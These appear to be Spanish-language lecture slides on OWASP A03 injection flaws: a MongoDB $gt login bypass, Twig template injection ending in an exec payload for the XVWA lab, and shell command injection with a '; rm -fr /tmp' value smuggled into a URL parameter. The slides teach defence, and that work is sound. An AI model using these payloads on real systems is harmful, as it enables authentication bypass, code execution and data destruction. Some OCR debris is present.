DEMO FULL FULL

- cve-2022-21661

A03:2021: NOSQL INJECTION

- Si consideramos esta consulta en SQL que busca por usuario y password en la tabla accounts:

```
SELECT * FROM accounts WHERE username = '$username' AND password = '$password'
```

- En NoSQL sería de la siguiente manera:

```
db.accounts.find({username: username, password: password});
```

A03:2021: NOSQL INJECTION

- Si el atacante logra inyectar:

```
{
"username": "admin",
"password": {$gt: ""}
}
```

- En MongoDB, $gt seleciona los dicumentos donde el campo es mayor que el valor especificado y si comparamos las pass con '' siempre retorna true.

A03:2021: TEMPLATE INJECTION

- Template engines son los motores que se usan en todos los frameworks de desarrollo, por ejemplo, Smarty, JinjA07:2021, Twig y Mako son algunos ejemplos.
- Al igual que cuando se manipula SQL lo que hace el atacante es manipular los llamados a los templates.
- Ejemplo con Twig para generar mails:

```
$output = $twig->render("Dear {first_name}", array("first_name" => $user.first_name));
```

A03:2021: TEMPLATE INJECTION

- Ahora es cuando el ususario puede cambiar su email que tenemos el problema

```
$output = $twig->render($_GET['custom_email'],array("first_name" =>$user.first_name));
```

A03:2021: TEMPLATE INJECTION

- Ejecutando comandos

```
custom_email={{7*7}}
$output= 49
```

- Imprimiendo componentes internos de la aplicación que sólo deberían verse del lado del servidor


```
custom_email={{self}} ->
$output= Object of class _TwigTemplate_7ae62e538221c11 could not be converted to string
```

A03:2021: TEMPLATE INJECTION

- DEMO en xvwa -> Acordate de googlear "Payloads All the thing ssti github"
- http://localhost/xvwa/vulnerabilities/ssti/

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```

A03:2021: TEMPLATE INJECTION



Fuente

A03:2021- COMMAND INJECTION

- La inyección de comandos es un ataque en el que el objetivo es la ejecución de comandos arbitrarios en el sistema operativo host a través de una aplicación vulnerable.
- Los ataques de inyección de comandos son posibles cuando una aplicación pasa datos no seguros proporcionados por el usuario (formularios, cookies, encabezados HTTP, etc.) a un shell del sistema.

A03:2021- COMMAND INJECTION

- Por ejemplo, si tenemos una página que lista un directorio pasado por parámetro de la siguiente manera:

```
http://www.pepe.com/get.pl?usuario=pepe
```

- En la app

```
system("ls /home/$_GET['usuario']");
```

- Finalmente

```
system("ls /home/pepe/");
```

- Incluyendo párametros maliciosos que permitan modificar lo que originalmente haría el comando, se podría listar otros directorios.

A03:2021- COMMAND INJECTION

- Por ejemplo, incluyendo el **path ../** como parte del nombre del archivo que se pide, se puede realizar lo siguiente:

```
http://www.pepe.com/get.pl?usuario=pepe/../juan
```

- En la app

```
system("ls /home/$_GET['usuario']");
```

- Finalmente

```
system("ls /home/pepe/../juan");
```

- Resuelto

```
system("ls /home/juan");
```

A03:2021- INYECCIÓN DE COMANDOS

- Si el intérprete es un shell, se podrían pasar otros comandos separados por “;”

```
http://www.pepe.com/get.pl?usuario=pepe/../juan;rm -fr /tmp
```

- En la app

```
system("ls /home/$_GET['usuario']");
```

- Finalmente

```
system("ls /home/pepe/../juan; rm -fr /tmp");
```

- Resuelto

```
system("ls /home/juan; rm -fr /tmp");
```

XXS EN PPT